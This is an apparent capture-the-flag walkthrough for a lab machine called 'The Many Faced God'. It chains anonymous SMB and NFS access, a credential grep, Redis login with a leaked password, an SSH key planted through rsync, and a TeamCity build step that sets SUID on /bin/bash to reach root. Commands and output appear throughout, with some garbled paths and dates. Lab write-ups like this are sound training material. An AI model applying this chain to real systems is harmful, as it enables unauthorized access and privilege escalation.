

# The Many Faced God

# Reconnaissance

## Initial Scan

**Overview:** We start with a full TCP scan using aggressive detection to quickly map services.

```
nmap -sC -sV -p- -A -T5 <IP>
```

Figure 1: Nmap scan result revealing several open services, including SMB.

## Findings

The scan reveals multiple open ports, most importantly **SMB**, which suggests potential avenues for enumeration or brute-forcing.

## SMB Enumeration

## **Listing Shares**

```
smbclient -L //<IP>
```

```
[Tue Jun 02, 2025 - 14:19:19 (CET)] exegol-got /workspace # smbdclient -L //10.80.151.67  
Password for [WORKGROUP]\\root:  
  
Sharename Type Comment  
----- ----  
prints Disk Printer Drivers  
shares Disk VulnNet Business Shares  
IPC$ IPC IPC Service (many-faced-god server (Samba, Ubuntu))  
SMB1 disabled -- no workgroup available  
[Tue Jun 02, 2025 - 14:19:19 (CET)] exegol-got /workspace #
```

Figure 2: No password needed and we can clearly see accessible folders

## Looking through the smb

```
smbclient //<IP>/shares
```

```
[Dec 02, 2025 - 14:28:11 (CET)] exegol-got /workspace # smbclient //10.80.151.67/shares
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
temp
data
                               D      0 Tue Feb  2 10:20:09 2021
                               D      0 Tue Feb  2 10:28:11 2021
                               D      0 Sat Feb  6 12:45:10 2021
                               D      0 Tue Feb  2 10:27:33 2021

           11268688 blocks of size 1024. 2949988 blocks available

smb: \> cd temp
smb: \temp\> ls
.
..
services.txt
                               D      0 Sat Feb  6 12:45:10 2021
                               D      0 Tue Feb  2 10:20:09 2021
                               N     36 Thu Nov 10 22:02:38 2022

           11268688 blocks of size 1024. 2949988 blocks available

smb: \temp\> 
```

Figure 3: Available directories inside shares

## Findings

Look through temp and data thoroughly and you shall find your first flag, services.txt

```
smb: emp\> get services.txt
getting file emp\services.txt of size 36 as services.txt (0.3 KiloBytes/sec) (average 0.3
KiloBytes/sec)
smb: emp\> exit
[Dec 02, 2025 - 14:39:08 (CET)] exegol-got /workspace # ls
Desktop Documents Downloads Music Pictures Public services.txt Templates user.txt
Videos
[Dec 02, 2025 - 14:39:09 (CET)] exegol-got /workspace # cat services.txt
EPI{4_91Rl_H45_n0_N4M3_0R_d035_5H3}
```

Nothing else here I guess.

## Nfs Shares

After making sure we didn't forget anything with the smb, we start exploring the Network File System shares. For this we will use "showmount". And beware if you are using exegol, you will need to mount outside of your docker.

```
[Dec 02, 2025 - 14:46:58 (CET)] exegol-got /workspace # showmount -e 10.80.151.67
Export list for 10.80.151.67:
/opt/conf *
```

So outside of your exegol.

```
mkdir /tmp/nfs_share
sudo mount -t nfs <IP>:/opt /tmp/nfs_share
```

This revealed many many directories and files, and since we are lazy, let's look for classic infos first using

```
grep -RnIE "(pass|passwd|requirepass|pwd|password|token|secret|key)" /tmp/nfs_shares/
```

We stumble upon a redis.conf that has some interesting informations

```
requirepass "B65Hx562F@ggAZ@F"
```

So now we need to log into redis using

```
redis-cli -h <IP> -a B65Hx562F@ggAZ@F
```

```
[Dec 02, 2025 - 15:08:23 (CET)] exegol-got /workspace # redis-cli -h 10.80.151.67 -a B65Hx562F@ggAZ@F
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
10.80.151.67:6379> KEYS *
1) "authlist"
2) "internal_flag"
3) "marketlist"
4) "int"
5) "tmp"
10.80.151.67:6379> GET "internal_flag"
"EPI{pr0_71p_571ck_7H3m_W17h_7H3_P01N7Y_3nD}"
10.80.151.67:6379>
```

Figure 5: Second flag

Also as you can see we need to explore what is behind authlist

```
10.80.151.67:6379> lrange authlist 1 5
1) "QXV0aG9yaXphdGlvbIBmb3IgcN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXR0IHhc3N3b3JkIEhjZz
2) "QXV0aG9yaXphdGlvbIBmb3IgcN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXR0IHhc3N3b3JkIEhjZz
3) "QXV0aG9yaXphdGlvbIBmb3IgcN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXR0IHhc3N3b3JkIEhjZz
10.80.151.67:6379>
```

This is obviously base64 so with our terminal we input

```
[Dec 02, 2025 - 15:18:44 (CET)] exegol-got /workspace # echo
"QXV0aG9yaXphdGlvbIBmb3IgcN5bmM6Ly9yc3luYy1jb25uZWN0QDEyNy4wLjAuMSB3aXR0IHhc3N3b3JkIEhjZzN"
| base64 --decode
Authorization for rsync://rsync-connect@127.0.0.1 with password Hcg3HP67@Tw@Bc72v
```

## Exploiting rsync

Lets explore our new angle,

```
rsync -avz rsync://rsync-connect@10.80.151.67/files ~/workspace/
```

This will drop a bunch of files into our current directory, and with this we will find the third flag user.txt

```
[Dec 02, 2025 - 15:23:40 (CET)] exegol-got /workspace # cat user.txt
EPI{Th3_54Y1N9_9035_v4l4r_m0r9UL15_V4L4r_d0H43R12}
```

If you look close enough using ls -la, you also will find a .ssh directory. To gain shell access you will need to generate and upload a ssh key.

## Shell


First of all we need to generate a SSH key on our machine

```
ssh-keygen -t rsa
```

after this you'll need to give read and write permissions to the Owner(user)

```
chmod 600 keys.pub
```

And to upload our key we will use the rsync angle




```
[Dec 02, 2025 - 10:09:03 (CET)] execol-got .ssh # rsync -hv keys.pub rsync://rsync-connect@10.80.151.67/files/jaqen/.ssh/authorized_keys --inplace  
lacer  
Password:  
keys.pub  
sent 659 bytes received 35 bytes 277.60 bytes/sec  
total size is 569 speedup is 0.82  
[Dec 02, 2025 - 10:09:18 (CET)] execol-got .ssh # rsync rsync://rsync-connect@10.80.151.67/files/jaqen/.ssh/  
Password:  
drwxrwxr-x        4,096 2025/12/02 16:09:17 .  
-rw-r-----       569 2025/12/02 16:09:17 authorized_keys  
[Dec 02, 2025 - 10:09:45 (CET)] execol-got .ssh # ssh -i keys.jaqen@10.80.151.67  
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-196-generic x86_64)  
  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
  
172 updates can be applied immediately.  
140 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
jaqen@many-faced-god:~$
```

Figure 6: ssh connection

## Privilege escalation


After having a look and launching linpeas, we had a few angles to escalate to root. We fouds in /TeamCity/logs/catalina.out a super user token.



```
jaqen@many-faced-god:/TeamCity/logs$ cat catalina.out | tail  
WARNING: Illegal reflective access by com.thoughtworks.xstream.core.util.Fields (file:/TeamCity/webapps/ROOT/WEB-INF/lib/xstream-1.4.11.1-cust  
cm.jar) to field java.util.TreeMap.comparator  
WARNING: Please consider reporting this to the maintainers of com.thoughtworks.xstream.core.util.Fields  
WARNING: Use -illegal-access=warn to enable warnings of further illegal reflective access operations  
WARNING: All illegal access operations will be denied in a future release  
  
TeamCity initialized, server UUID: 61907dff-244c-4220-b252-31de83974909, URL: http://127.0.0.1:8111  
TeamCity is running in professional mode  
[TeamCity] Super user authentication token: 1249091524466046351 (use empty username with the token as the password to access the server)  
[2025-12-02 14:28:44,188]  WARN [f15e239]: Scheduled executor S1 - jetbrains.buildServer.UPDATE - Unable to check for TeamCity updates via  
URL "https://www.jetbrains.com/teamcity/update.xml": org.apache.http.conn.HttpHostConnectException: Connect to www.jetbrains.com:443 [www.jetbrains.com/54.230.114.121, www.jetbrains.com/54.230.114.24, www.jetbrains.com/54.230.114.46, www.jetbrains.com/54.230.114.81] failed: Connecti  
on timed out (Connection timed out) (enable debug to see stacktrace)  
[2025-12-02 14:28:44,189]  WARN [f15e239]: Scheduled executor S1 - jetbrains.buildServer.UPDATE - Error while checking new TeamCity version  
: jetbrains.buildServer.updates.ServerUpdateException: Unable to check for updates via URL "https://www.jetbrains.com/teamcity/update.xml": Co  
nnect to www.jetbrains.com:443 [www.jetbrains.com/54.230.114.121, www.jetbrains.com/54.230.114.24, www.jetbrains.com/54.230.114.46, www.jetbrains.com/54.230.114.81] failed: Connection timed out (Connection timed out) (enable debug to see stacktrace)  
jaqen@many-faced-god:/TeamCity/logs$
```

Figure 7: super user token

So now we know there is teamcity instance, we need to listen for services and we can see that there is indeed a teamcity instance on one of the ports. Now we need to forward it to access the web interface



```
jaqen@many-faced-god:/TeamCity/logs$ ss -tno  
State      Recv-Q    Send-Q      Local Address:Port          Peer Address:Port  
ESTAB      0          36           10.80.151.67:22          192.168.129.175:54076      timer:(on,244ms,0)  
ESTAB      0          0            [:ffff:127.0.0.1]:34503  [:ffff:127.0.0.1]:8111  
CLOSE_WAIT  1          0            [:ffff:127.0.0.1]:35561  [:ffff:127.0.0.1]:8111  
ESTAB      0          0            [:ffff:127.0.0.1]:8111  [:ffff:127.0.0.1]:34503  
CLOSE_WAIT  1          0            [:ffff:127.0.0.1]:4339   [:ffff:127.0.0.1]:8111  
CLOSE_WAIT  1          0            [:ffff:127.0.0.1]:52867  [:ffff:127.0.0.1]:8111  
jaqen@many-faced-god:/TeamCity/logs$
```

Figure 8: port 8111

So now we come accross a Login page for teamcity, and we just need to use the informations we gained from catalina.out to login as super user.

## The malicious project

This part is quite straight forward, we need to create a new project and configure a build script to grant root. This means if the build runs my script it will elevate my shell and give me root privileges. So we create a project, create a build configuration for it. Go to Edit configuration settings, Navigate on your right to build steps, Add build step, and in the new build step you choose Command line for the runner type and in the custom script, you just enter

```
chmod u+s /bin/bash
```

All you have to do now is go back to your ssh as jaqen and run the /bin/bash you just created, and it should give you root

## Gaining root

```
/bin/bash -p
```

Congratulations you are now root and you just need to

```
whoami  
cd /root/  
cat root.txt
```